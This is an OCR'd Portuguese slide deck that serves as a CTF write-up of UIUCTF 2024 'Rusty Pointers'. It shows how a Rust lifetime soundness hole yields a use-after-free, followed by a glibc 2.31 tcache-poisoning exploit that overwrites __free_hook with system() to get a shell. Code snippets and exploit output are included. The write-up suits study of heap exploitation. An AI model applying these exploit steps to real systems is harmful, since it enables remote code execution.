UIUCTF 2024: Rusty Pointers

Dissecando um Pwn em Rust sem blocos `unsafe`.

Gemini Notebook

Fixação do Ambiente: As Peças do Tabuleiro

- Glibc 2.31 (Ubuntu 20.04): Ausência de safe-linking na tcache. Acesso irrestrito a `__free_hook`.
- Rustc 1.75.0: Versão vulnerável ao Soundness Hole (Issue #25860) de inferência de lifetimes.

```
rustc 1.75.0 (82e1608df 2023-12-21) (built from a source tarball)

ldd (Ubuntu GLIBC 2.31-0ubuntu9.17) 2.31
```



Compilador: Lógica Falha

Sistema Operacional: Heap Desprotegida

Gemini Notebook

Diagnóstico do Binário: A Matriz de Primitivas

Ação	Tamanho do Chunk	Destino no Drop	Vetor de Ataque
Make a Law	0x7e0	Unsorted Bin	Vazamento da libc (Leak)
Make a Note	0x50	Tcache	Preenchimento limpo da heap
Make a Rule	0x50	Tcache	Use-After-Free (UAF) e Overlap

Gemini Notebook

O Furo de Inferência (Issue #25860)

- Coerção de Higher-Ranked Trait Bounds (HRTBs).
- A constante `S` e o caractere curinga `_` forçam a expansão do lifetime mutável.

```
const S: &&() = &&();                                   Testemunha Estática

fn get_ptr<'a, 'b, T: ?Sized>(x: &'a mut T) -> &'b mut T {
    fn ident<'a, 'b, T: ?Sized>(_val_a: &'a &'b(), val_b: &'b mut T) -> &'a mut T {
        val_b
    }
    let f: fn(_, &'a mut T) -> &'b mut T = ident;
    f(S, x)
}     └──────────────────────────────────────────────────  Testemunha Estática
```

Buraco de Inferência

Gemini Notebook

Iludindo o Compilador: Ciclo de Vida (Lifespan)

- **O que o compilador espera:** O empréstimo interno deve sobreviver ao externo.
- **A realidade:** A constante `S` (`&'static &'static ()`) subverte a regra matemática, permitindo que a referência local expanda sua vida útil infinitamente.




Gemini Notebook

O Nascimento do Dangling Pointer

- O `Box` (alocação) é destruído no final do escopo de `get_rule()`.
- O bug de lifetime força a referência mutável a sobreviver ao seu dono.
- Resultado: Controle total de leitura/escrita sobre um bloco livre da tcache.


```
#[inline(never)]
fn get_rule() -> &'static mut [u8; LEN] {
    let mut buffer = Box::new([0; LEN]);
    return get_ptr(&mut buffer);
}
```



Gemini Notebook

Ataque Fase 1: Vazamento da Libc (The Leak)


- Ao liberar uma `Law` (0x7e0), ela é enviada ao Unsorted Bin.
- A glibc escreve ponteiros duplamente ligados (`fd` e `bk`).
- Lemos os dados expostos para calcular a base: `libc_base = leak - 0x1ecbe0`.



Gemini Notebook

Ataque Fase 2: Preparando o Palco (Tcache Setup)

- A Tcache opera como uma fila LIFO (Last-In, First-Out).
- Se a atacarmos vazia, a corrupção não atingirá o próximo ponteiro útil.
- Solução: Preencher a fila com blocos `Note` sadios liberados para garantir estabilidade antes do overlap.



Gemini Notebook

Ataque Fase 3: Tcache Poisoning

- Criamos uma `Rule` que intercepta o primeiro chunk livre da tcache.
- A `Rule` possui o Dangling Pointer.
- Editamos o conteúdo através do ponteiro fantasma, sobrescrevendo o ponteiro `fd` legítimo com o endereço de `__free_hook`.




```
edit_rule(0, p64(free_hook))
```

Gemini Notebook

Ataque Fase 4: O Sequestro de Fluxo (Hijacking)

- Alocamos duas `Notes` consecutivas.
- A Alocação 1 consome o chunk envenenado.
- A Alocação 2 aterrissa magicamente no endereço de `__free_hook`.
- Escrevemos o endereço de `system()`. O laço está fechado.




Gemini Notebook

O Gatilho (Triggering the Exploit)

- Preparamos o payload editando uma `Note` com a string alvo.
- Ao liberar (Drop / `free()`) essa `Note`, a glibc tenta invocar o gancho limpo de desalocação.
- Em vez disso, `system("/bin/sh")` é acionado.

```
edit_note(0, b"/bin/sh\x00")
delete_note(0)
```



Gemini Notebook

Execução Real (The Live Pwn)

- Rodando a exploração ponta-a-ponta.
- Extração do leak, bypass de segurança e obtenção de RCE (Remote Code Execution).

```
[+] Opening connection to 127.0.0.1 on port 1337: Done


[*] '/.../dist/libc-2.31.so'
  libc base: 0x7a4cc7a8a000
  hook: 0x7a4cc7c78e48

[*] Switching to interactive mode
$ cat flag.txt
```

Gemini Notebook

A Promessa do Rust: Uma Reflexão Arquitetural

- A segurança de memória do Rust não é mágica, é uma rigorosa prova matemática.
- Quando o modelo lógico do compilador possui falhas estruturais (Soundness Holes), a promessa de "Zero Unsafe" desmorona silenciosamente.
- Sem a garantia matemática, o binário volta a depender exclusivamente das mitigações do SO (ausência de safe-linking), que operam como uma vulnerável última linha de defesa.



Gemini Notebook

Desafio Concluído.

```
$ cat flag.txt
uiuctf{who_knew_if_my_pointers_lived
_forever_they_would_rust???}
```

Gemini Notebook